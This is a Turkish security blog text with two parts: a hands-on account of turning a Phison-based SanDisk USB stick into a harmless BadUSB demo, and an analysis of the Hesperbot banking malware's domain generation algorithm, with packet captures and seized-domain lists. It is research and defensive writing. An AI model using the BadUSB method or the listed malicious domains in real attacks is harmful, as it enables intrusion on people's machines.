Sunum dosyasına bakacak olursanız araştırmacıların Phison'un PS2251-03 modeli üzerinde çalıştıklarını görebilirsiniz dolayısıyla geliştirmiş oldukları aracın çalışabilmesi için kullanılacak olan USB belleğin bu model mikrodenetleyiciye sahip olması gerekmektedir.

USB bellek geldikten sonra Phison'un modelini [GetInfo](#) aracı (veya [Chip Easy](#) aracını da kullanabilirsiniz) ile kontrol ettiğimde modelin farklı olması nedeniyle hüsrana uğradım ve bu defa Phison marka PS2251-03 model USB bellek avına çıktım.



GetInfo V3.10.4.2

Drive: E Load File Read

Information Partition setting Other

Customize Info.

VID	13FE	PID	5000
HID VID	N/A	HID PID	N/A
String Manufacture Name			
String Product Name	Patriot Memory		
Inquiry Manufacture Name			
Inquiry Product Name	Patriot Memory		
Inquiry Revision	PMAP		

Smart Card Info.

CCID VID	N/A	CCID PID	N/A
CCID Interface String			
Interface			

Firmware Info.

ICVersion	2251-01	Mode	3
FwVersion	01.09.10	Fw Date	2012-02-13
AES	N/A	MAX_NDA	
IEEE 1667	Disable	DVD+RW	Disable
FC1 - FC2	FF	Sample Lock	No
USB Port	2.0		

Flash Info.

Flash Vendor	Toshiba	Flash Type	MLC
Flash ID	98 c7 94 32 76 55 0d 00		

Production Info.

MP Ver.	MPALL v3.60.00	
Production Date & Time	2012-3-24	8:54
Serial Number	07072388B6D76E35	

Benim gibi dünyada birçok kullanıcının ava çıkması ve araştırmacılara geri bildirimde bulunmaları sayesinde araştırmacılar, BadUSB olma potansiyeline sahip USB bellekleri bir [listede](#) toplamaya karar vermişler. Bu listeyi ara ara kontrol ederken, tesadüfen Teknosa'da gezerken gördüğüm Sandisk Ultra 16 GB USB belleği (SDCZ48-016G-U46) satın almaya (24 TL) ve modeline bakmaya karar verdim. Büyük bir hevesle paketini açıp, GetInfo aracı ile baktığımda Phison'un modelinin desteklenen model yani PS2251-03 olduğunu gördükten sonra GitHub sayfasında yer alan [BadUSB yaratma](#) adımlarına geçtim.



GetInfo V3.10.1.2 C:\Documents and Settings\Administrator\Desktop\sandisk.enc

Drive: Load File: Read:

Information Partition setting Other

Customize Info.

VID	<input type="text" value="0781"/>	PID	<input type="text" value="5581"/>
HID VID	<input type="text" value="N/A"/>	HID PID	<input type="text" value="N/A"/>
String Manufacture Name	<input type="text" value="SanDisk"/>		
String Product Name	<input type="text" value="SanDisk Ultra"/>		
Inquiry Manufacture Name	<input type="text" value="SanDisk"/>		
Inquiry Product Name	<input type="text" value="SanDisk Ultra"/>		
Inquiry Revision	<input type="text" value="PMAP"/>		

Smart Card Info.

CCID VID	<input type="text" value="N/A"/>	CCID PID	<input type="text" value="N/A"/>
CCID Interface String	<input type="text"/>		
Interface	<input type="text"/>		

Firmware Info.

ICVersion	<input type="text" value="2251-03"/>	Mode	<input type="text" value="3"/>
FwVerion	<input type="text" value="01.08.53"/>	Fw Date	<input type="text" value="2013-07-16"/>
AES	<input type="text" value="N/A"/>	MAX_NDA	<input type="text"/>
IEEE 1667	<input type="text" value="Disable"/>	DVD+RW	<input type="text" value="Disable"/>
FC1 - FC2	<input type="text" value="FF"/> <input type="text" value="01"/>	Sample Lock	<input type="text" value="No"/>
USB Port	<input type="text" value="2.0"/>		


Flash Info.


Flash Vendor	<input type="text" value="SanDisk"/>	Flash Type	<input type="text" value="TLC"/>
Flash ID	<input type="text" value="45 4c a8 92 76 57 0b 00"/>		

Production Info.


MP Ver.	<input type="text" value="MPALL v3.70.0E"/>		
Production Date & Time	<input type="text" value="2013-11-13"/>	<input type="text" value="5:42"/>	
Serial Number	<input type="text" value="A2003BD52A03E778"/>		

Adımlardan birinde yaptığım dikkatsizlikten dolayı aldığım bu diski çöpe atmak zorunda kaldım :) Ardından bu defa biraz daha temkinli davranarak iki tane daha Sandisk Ultra aldım ve yine bir dikkatsizlik sonucunda disklerinden birini daha çöpe atmak zorunda kaldım. Allah'ın hakkı üçtür diyerek BadUSB oluşturma adımlarını dikkatlice devam etmeye karar verdim. Donanım yazılımını derledikten sonra sıra Ruby Ducky formatında bir komut kümesi oluşturmaya geldiğinde, [Duckencoder](#) aracı ile, çalıştır (run) -> notepad -> Mert SARICA yazan basit bir [komut kümesi](#) oluşturdum. ([ReadMe](#) dosyasında yer alan Running Demo 1 (HID Payload) başlığı altında yazılanları yaptım.)





Sonunda aşığıdaki tüm adımları başarıyla geçtikten sonra BadUSB oluşturmaya başladım :) Sandisk'in Ultra modelinde ne yazık ki donanım yazılımı bir defa güncelleme şansınız oluyor dolayısıyla tek şimdilik tek atışlık bir hakkınız var fakat bu konuda [çalışmalar](#) devam ediyor dolayısıyla elinizin altında sosyal mühendislik testlerinde kullanmak üzere bir tane bu marka model USB bulundurmanız faydalı olabilir.



Peki kurum olarak BadUSB'ye karşı hangi önlemleri alabiliriz diye soracak olursanız, kurum genelinde USB kullanımını yasaklayabilirsiniz. Bu mümkün değil ise de sadece [IronKey](#) gibi donanım yazılımı güncellemesine karşı imza kontrolü yapan ürünleri kurum genelinde kullanmayı tercih edebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: BadUSB'ye dönüştürülmüş USB ile ilgili hazırlamış olduğum videoyu aşağıdan izleyebilirsiniz.

Hesperbot DGA Analizi


Source: <https://www.mertsarica.com/hesperbot-dga-analizi/>

By M.S on October 1st, 2014



Alan adı üretme algoritması (DGA), zararlı yazılımlar tarafından yeni bir alan adı üretmek amacıyla kullanılan algoritmalar. Zararlı yazılım geliştiricileri, bu algoritma sayesinde geliştirmiş oldukları zararlı yazılımın haberleştiği komuta kontrol merkezinin şikayet üzerine ve/veya güvenlik firmaları tarafından yapılan müdahale üzerine ([sinkhole](#)) kapatılması durumunda tekrar zararlı yazılımı kontrol edebilmektedirler.

How Domain Generation Algorithms (DGA) Work



packets_20130913_020904.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: (ip.addr eq 127.0.0.2 and ip.addr eq 127.0.0.1) and (udp.port eq 2308 and ...) Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
31	145.489203	127.0.0.2	127.0.0.1	DNS	58	Standard query 0x02c9 A www.bing.com
723	218.013488	127.0.0.2	127.0.0.1	DNS	77	Standard query 0x0cfe A kvbqxktztlhyrolzmonqwcqheooov.net
583	202.891744	127.0.0.2	127.0.0.1	DNS	72	Standard query 0x13e4 A swidmljofmrskoeohzgjnnr.ru
351	178.726997	127.0.0.2	127.0.0.1	DNS	72	Standard query 0x17db A abmciduijgifuqhoknktw.info
1227	272.201407	127.0.0.2	127.0.0.1	DNS	77	Standard query 0x1a9e A upnkflbmkbzmbphztrsttdipjei.biz
555	199.867395	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x1be9 A eahrkeuemlmzhainkmblijyhon.net
751	221.037837	127.0.0.2	127.0.0.1	DNS	75	Standard query 0x1bf8 A qijdeqpkzhexyqctcuyxnjgeso.ru
485	192.306523	127.0.0.2	127.0.0.1	DNS	78	Standard query 0x1eed A vkgyfvmshjbxohatgldamknydwpr.com
513	195.330872	127.0.0.2	127.0.0.1	DNS	78	Standard query 0x21ee A usfugqfbmmrskmfcywkaivvlrpr.com
1423	293.231647	127.0.0.2	127.0.0.1	DNS	74	Standard query 0x2293 A aqwggkukiozoznaufmyxprkmb.ru
1255	275.205727	127.0.0.2	127.0.0.1	DNS	70	Standard query 0x249f A xozammrhacmtlhiznfxkh.ru
863	233.115203	127.0.0.2	127.0.0.1	DNS	78	Standard query 0x26f0 A hyvxgusqscacqhyqckwrhmnrp.info
625	207.428267	127.0.0.2	127.0.0.1	DNS	77	Standard query 0x28e0 A otyhqpnrdraaqbaqpeapfzdtucgu.org
891	236.129538	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x2af2 A ugrcusdibdqquhehitwldrwbli.net
695	214.989139	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x2efd A ivhpnjzlhutfedscxwvovogaaq.info
737	219.525663	127.0.0.2	127.0.0.1	DNS	77	Standard query 0x2fff A obzpjbrojfhxvskfvmvgjnsnvv.biz
267	169.663965	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x32de A ggeuibzfvswvjzjjnydihylxg.net
457	189.282175	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x35d3 A hbeiffydekzjbprwpsceikbop.biz
1073	255.677647	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x3787 A hygqppjusibxvhyvgvhxcccunjbj.com
989	246.664687	127.0.0.2	127.0.0.1	DNS	72	Standard query 0x3789 A vcithyrkdbmdlbcilvgexc.com
1171	266.192767	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x3a9c A aqdeufircjvfejbtpzuovkdeazh.ru
231	166.649631	127.0.0.2	127.0.0.1	DNS	75	Standard query 0x3adc A xgficegmkwscakahaxoldutshylby.ru
1311	281.214367	127.0.0.2	127.0.0.1	DNS	80	Standard query 0x3c9b A hahizprusxwfaqcwczlydswmrphcu.info
1395	290.227327	127.0.0.2	127.0.0.1	DNS	75	Standard query 0x3e92 A ffilsoznthzifxzxrkdicujbl.net
597	204.403919	127.0.0.2	127.0.0.1	DNS	78	Standard query 0x3ee6 A ypcifaxxweasckisohxkmbjtnbhy.biz
653	210.452616	127.0.0.2	127.0.0.1	DNS	77	Standard query 0x42e3 A vgcqrldxgmvetcpvlvbyzhztpjtx.com
877	234.617363	127.0.0.2	127.0.0.1	DNS	72	Standard query 0x42f1 A twnjtsgqsgxeikzpcyptlf.biz
1339	284.218687	127.0.0.2	127.0.0.1	DNS	66	Standard query 0x4c96 A fdxhkjbirelynzhnr.ru
253	168.161805	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x4ddd A futjnztorctclhhizydifxgby.com
611	205.916093	127.0.0.2	127.0.0.1	DNS	78	Standard query 0x4fe7 A xkonfizpgpailjeaytamjnfykbt.net
541	198.355221	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x51e8 A jrmrzxgkreyomovoxeurwaercp.org
471	190.794349	127.0.0.2	127.0.0.1	DNS	78	Standard query 0x51ed A xgbukvukzdcmoncigybuzpzejr.info
1451	296.245981	127.0.0.2	127.0.0.1	DNS	71	Standard query 0x52ad A tdlppzpeulfxdmhlvpjpf.net
527	196.843047	127.0.0.2	127.0.0.1	DNS	77	Standard query 0x53ef A qoqcaekrlzxqoytuopbdixyvojf.biz
1437	294.733807	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x54ac A hqgubuijmbvczhhlntgvcpbukv.biz
1213	270.699247	127.0.0.2	127.0.0.1	DNS	78	Standard query 0x569e A ofypozxppnduoovdofaedydqduw.org
779	224.062186	127.0.0.2	127.0.0.1	DNS	75	Standard query 0x57fb A xojbqczlzwcepnuaheeiibip.net
147	157.576584	127.0.0.2	127.0.0.1	DNS	77	Standard query 0x59c7 A hqxgkvxhukwscakahaxoldutshylby.ru
69	150.025727	127.0.0.2	127.0.0.1	DNS	77	Standard query 0x59ca A xkbagejntccqamijvovxrwknyld.com
421	186.267840	127.0.0.2	127.0.0.1	DNS	75	Standard query 0x61d0 A vdiuceqwmzhpozvsvorqcinrg.com
1143	263.188447	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x6283 A hmeiaqprmojskhyxhikfmvdy.info
295	172.688314	127.0.0.2	127.0.0.1	DNS	78	Standard query 0x64d9 A gusofadlfpnlncvxcxwifmaqdnr.info
1185	267.694927	127.0.0.2	127.0.0.1	DNS	74	Standard query 0x669d A tzxoqsrgrtpyxdagauopfpvif.com
835	230.090855	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x66f7 A amontwqfidinvsowxotdmsggagy.com
1199	269.197087	127.0.0.2	127.0.0.1	DNS	78	Standard query 0x689e A ingomfnvjbygtzttovcidjvlcvg.info
1269	276.707887	127.0.0.2	127.0.0.1	DNS	72	Standard query 0x6b98 A hulqgtaqrmzvlidqbovlfjff.com
919	239.143872	127.0.0.2	127.0.0.1	DNS	77	Standard query 0x738d A fqcjfmfampvnzpzaurbzmydijai.ru
681	213.476965	127.0.0.2	127.0.0.1	DNS	71	Standard query 0x73fd A tohejnjrduofeuibrgepp.com
337	177.224837	127.0.0.2	127.0.0.1	DNS	75	Standard query 0x76db A dergdatxctgqwuwlzqxjtsqgv.com
1297	279.712207	127.0.0.2	127.0.0.1	DNS	73	Standard query 0x779a A jcacpivrgpeqlzqsirwceid.biz
203	163.625282	127.0.0.2	127.0.0.1	DNS	78	Standard query 0x7ac3 A ibhulbthbujbmrnzdidqojitgucp.net
365	180.239171	127.0.0.2	127.0.0.1	DNS	76	Standard query 0x80db A pfdecapbnplvuohmheofgutgjn.org
667	211.964791	127.0.0.2	127.0.0.1	DNS	72	Standard query 0x80fc A hhmigegyvkqsgfsgswclkbj.ru
1283	278.210047	127.0.0.2	127.0.0.1	DNS	79	Standard query 0x8498 A vgxcvzbhqbhpijypnblvwctwqouc.net
1381	288.725167	127.0.0.2	127.0.0.1	DNS	74	Standard query 0x8f91 A emsoxgckzxhcmduylxiffud.org
1353	285.720847	127.0.0.2	127.0.0.1	DNS	74	Standard query 0x9497 A uknjdijdatdaeytmldgadvpg.com

File: "C:\Users\Rashir\Downloads\mal\mal..." Packets: 1464 - Displayed: 204 (13.9%) - Load time: 0:00.044

Örneğin 2008 yılında MS08-67 zafiyetini istismar ederek dünyayı kasıp kavuran Conficker.A solucanı, barındırdığı DGA sayesinde günde 250 tane yeni alan adı ürettiyordu. Aynı solucanın 2009 yılındaki güncellenmiş olan C varyantı ise günde 500 ile 50.000 alan adı üretecek bir DGA'ya sahipti. Conficker zararlı yazılımı ile mücadele esnasında, zararlı yazılımın oluşturduğu trafiği izlemek ve zararlı yazılım bulaşmış olan sistemleri tespit etmek amacıyla conficker çalışma grubu tarafından günde 500 adet alan adı kayıt ediliyor ve analiz sistemlerine ([sinkhole](#)) yönlendiriliyordu.

Günümüz zararlı yazılımlarında ise DGA, çoğunlukla ana haberleşme yönteminden ziyade yedek yöntem olarak kullanılmaktadır. Örneğin [GameOver Zeus](#) zararlı yazılımı DGA'yı, kullandığı ilk iki yöntem çalışmadığı taktirde üçüncü yöntem olarak kullanılmaktadır. DGA'nın birincil yöntem olarak kullanılmamasının temel sebebi, zararlı yazılım analistleri, siber güvenlik uzmanları tarafından kod analizi ile zararlı yazılımda tespit edilen DGA'nın yani alan adlarının, yazılım geliştiriciden önce kayıt edilebilmesine imkan tanınmasıdır. Bu sayede uzmanlar, Conficker örneğinde olduğu gibi zararlı yazılımlar ile ilgili çeşitli bilgileri toplayabilmekte, kimi zaman ise zararlı yazılımları kontrol altına alabilmektedirler.

Gündemi, analiz yazılarını takip edenler, ileri seviye Hesperbot bankacılık zararlı yazılımının, 1.5 yıldır ülkemizin ve vatandaşlarımızın üzerinde kara bulut gibi dolaştığını biliyordur. Geçtiğimiz ayın başında Tübitak, Hesperbot ile ilgili yeni bir [yazı](#) yayımlayarak bu zararlı yazılımın ülkemizde hala aktif olduğunu ve vatandaşımız için ciddi bir tehdit olduğunu açıkladı.

Bu vesileyle [Tübitak Bilgem Siber Güvenlik Enstitüsü'ne](#), Hesperbot ile mücadele adına verdiği emeklerinden dolayı teşekkür etmek isterim.

5 Eylül tarihinde [INTEL RAD](#) ekibi, Hesperbot'un hedef aldığı bankalara ait kural dosyasını ve ilave modüllerini indirmek için kullandığı alan adına ([followtweetag.com](#)) siber operasyon düzenledi. Bu operasyon sonrasında Hesperbot zararlı yazılımı bulaşmış tüm sistemler, ilgili alan adına sahip web sitesine erişemedikleri için (http durum kodu 502) Hesperbot'un DGA'sı tarafından üretilen alan adları ile bağlantı kurmaya başladı.

Hesperbot, kural dosyası olmadan kullanıcının internet tarayıcısı ile internet bankacılığı sunucusunun arasındaki trafiğe müdahale edememektedir.

Prodraft - Proactive Defense: x

www.followtweetertag.com

THIS DOMAIN IS SEIZED BY MUTUAL COOPERATION BETWEEN

PRODAFT INTELRAD

DUE TO ILLEGAL FRAUDULENT ACTIVITY.

[EN] This domain name as well as its respective owners are found to be involved in a large-scale financial fraud campaign targeting on financial institutions and their clients. To prevent from any further loss or damage that may be faced, PRODAFT CYBER INTELLIGENCE LLC has hereby seized this domain according to the ethics of good business practice. In line with our cyber investigation, we would like to inform you that all responsible governmental authorities are notified about IP address and relevant credentials of responsible cyber-criminals.

[TR] Bu alan adı ve ilgili bulunan yetkililerin, bankacılık kurumlarını ve müşterilerini hedef alan geniş kapsamlı bir Siber dolandırıcılık operasyonu ile bağlantılı oldukları tespit edilmiştir. Etik değerlerimiz gereğince, hedef alınan taraflarca uğranılabilecek zararın daha da büyümesini adına PRODAFT Siber İstihbarat Ltd. Şti. ipbu alan adına el koymuş bulunmaktadır. Yürütmekte olduğumuz soruşturma çerçevesinde, tüm yetkili kurumlara, bu Siber-dolandırıcılık operasyonunu yürüten şahıslara ait IP ve diğer bağlantı verileri iletilmiş bulunmaktadır.

[RU] Данный домен и его владельцы связаны с обширной атакой на банковские учреждения и их клиентов. В соответствии с нашей этикой, в целях предотвращения роста подобной атаки в будущем, мы как фирма PRODAFT Cyber Intelligence LLC, вынуждены заблокировать данное доменное имя. В рамках расследования, которое мы проводим, IP адреса и другие данные связанные с атакующими были переданы уполномоченным учреждениям.

USTA GPACT

Contact info@prodaft.com for more info and compromised host list
Daha fazla bilgi ve etkilenen IP listesi için iletişime geçiniz: info@prodaft.com

Seized domains:
dicsqojghmsizjrdjgjt.ru
addmytweeter.com
followtweetertag.com
xdomainhelp.ru
skacwyouzhost.ru
xwebstedesign.ru
xdomainstore.ru
aizbortsboqtabu.ru
xdomainsupport.ru
xwebsitehosting.ru
xsolartechnology.com
xsolarenergy.com

#	Result	Protocol	Host	URL
356	200	HTTP	Tunnel to	www.yahoo.com:443
357	200	HTTPS	www.yahoo.com	/
358	200	HTTP	tools.google.com	/service/update2?w=6:EFH2B5jVGzF8R2HtLHZGsVhFz0shG_-IACVF03N
359	302	HTTP	cache.pack.google.com	/edgedl/update2/1.3.24.15/GoogleUpdateSetup.exe
360	502	HTTP	Tunnel to	followtweetertag.com:443
361	302	HTTP	cache.pack.google.com	/edgedl/update2/1.3.24.15/GoogleUpdateSetup.exe
362	301	HTTP	yahoo.com	/
363	200	HTTP	Tunnel to	www.yahoo.com:443
364	200	HTTP	Tunnel to	www.yahoo.com:443
365	200	HTTPS	www.yahoo.com	/
366	302	HTTP	cache.pack.google.com	/edgedl/update2/1.3.24.15/GoogleUpdateSetup.exe
367	502	HTTP	Tunnel to	followtweetertag.com:443
368	302	HTTP	cache.pack.google.com	/edgedl/update2/1.3.24.15/GoogleUpdateSetup.exe
369	302	HTTP	cache.pack.google.com	/edgedl/update2/1.3.24.15/GoogleUpdateSetup.exe
370	301	HTTP	microsoft.com	/
371	200	HTTP	www.microsoft.com	/
372	302	HTTP	cache.pack.google.com	/edgedl/update2/1.3.24.15/GoogleUpdateSetup.exe
373	502	HTTP	Tunnel to	followtweetertag.com:443
374	302	HTTP	google.com	/
375	200	HTTP	www.google.com.tr	?gfe_rd=cr&ei=sq4JVJmFhsao8yfk&GADA
376	502	HTTP	Tunnel to	followtweetertag.com:443
377	301	HTTP	yahoo.com	/
378	200	HTTP	Tunnel to	www.yahoo.com:443
379	200	HTTP	Tunnel to	www.yahoo.com:443
380	200	HTTPS	www.yahoo.com	/
381	502	HTTP	Tunnel to	followtweetertag.com:443
382	301	HTTP	yahoo.com	/
383	200	HTTP	Tunnel to	www.yahoo.com:443
384	200	HTTP	Tunnel to	www.yahoo.com:443
385	200	HTTPS	www.yahoo.com	/
386	502	HTTP	Tunnel to	followtweetertag.com:443
387	301	HTTP	wikipedia.org	/
388	200	HTTP	www.wikipedia.org	/
389	502	HTTP	Tunnel to	followtweetertag.com:443
390	301	HTTP	microsoft.com	/
391	200	HTTP	www.microsoft.com	/
392	502	HTTP	Tunnel to	followtweetertag.com:443
393	301	HTTP	yahoo.com	/
394	200	HTTP	Tunnel to	www.yahoo.com:443
395	200	HTTP	Tunnel to	www.yahoo.com:443
396	200	HTTPS	www.yahoo.com	/
397	302	HTTP	cache.pack.google.com	/edgedl/update2/1.3.24.15/GoogleUpdateSetup.exe
398	200	HTTP	Tunnel to	iahapemwionkmti.ru:443
399	200	HTTPS	iahapemwionkmti.ru	/g

[Home](#) » [Reverse IP Lookup](#) » 94.126.178.17

94.126.178.17 Reverse IP Lookup

Enter an IP address and our patented Reverse IP Lookup tool will show you all of the domains currently hosted there. Results include all gTLD domains and any known ccTLD domains.

Lookup Connected Domains
[Lookup tips](#)

Example: 65.55.53.233 or 64.233.161.%

Reverse IP Lookup Results — 56 domains hosted on IP address 94.126.178.17

Domain	View Whois Record	Screenshots
1. 11617em1rcuykcs49lo1x9wshsv.biz	<input type="checkbox"/>	
2. 16m4ethimpjre119w61x1g5bgjy.biz	<input type="checkbox"/>	
3. 190hi6ljetut1qu0ezxzxqxli9.biz	<input type="checkbox"/>	
AND 53 other domains...		

Bildiğiniz gibi hem işim gereği hem de ilgi alanıma girmesinden dolayı Hesperbot üzerinde zaman zaman çalışma fırsatı yakalıyor ve ilginç bulduğum noktaları sizlerle paylaşıyorum. Hesperbot'un DGA'sı da uzun zamandan beri merakımı cezbediyordu fakat DGA ile ilgili fonksiyona hata ayıklayıcının donmasından dolayı çok defa deneyip ulaşamayınca, havlu attığım zamanlar oldu. İnadım inat, gel zaman, git zaman, günün birinde bunun analiz için kullandığım sistemden kaynaklı olabileceğini düşünerek bu defa üzerinde sadece üzerinde hata ayıklayıcı yüklü olan tertemiz bir Windows XP ile analizi gerçekleştirmeye karar verdim ve herhangi bir sorun yaşamadığımı görünce Yeni Zelanda'nın [HAKA dansını](#) yapmaya başladım :)

